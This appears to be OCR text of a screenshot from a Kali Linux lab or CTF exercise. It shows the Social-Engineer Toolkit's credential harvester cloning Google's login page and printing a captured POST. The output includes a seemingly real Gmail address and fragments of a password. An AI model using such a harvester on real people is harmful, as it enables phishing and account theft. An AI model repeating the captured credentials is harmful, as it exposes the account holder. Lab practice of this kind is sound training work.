Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Google
Sign in with your Google Account
abdalla_wessam_mohammad@gma
Sign in
Need help?
Create an account
One Google Account for everything Google

abdalllaniidal [Running] - Oracle VM VirtualBox : 1

File Machine View Input Devices Help

Applications Places May 15 19:50 en

CTF

Task

iptest1.txt

result.txt

pingsweep.sh

Terminal

```
You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Rega
rdless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.39.188 - - [15/May/2024 19:46:23] "GET / HTTP/1.1" 200 -
192.168.39.188 - - [15/May/2024 19:46:28] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENh
IfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRi
D3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=abdalla_wessam_mohammad@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=moh
PARAM: Abd@wess
PARAM: signIn=Sign+in
```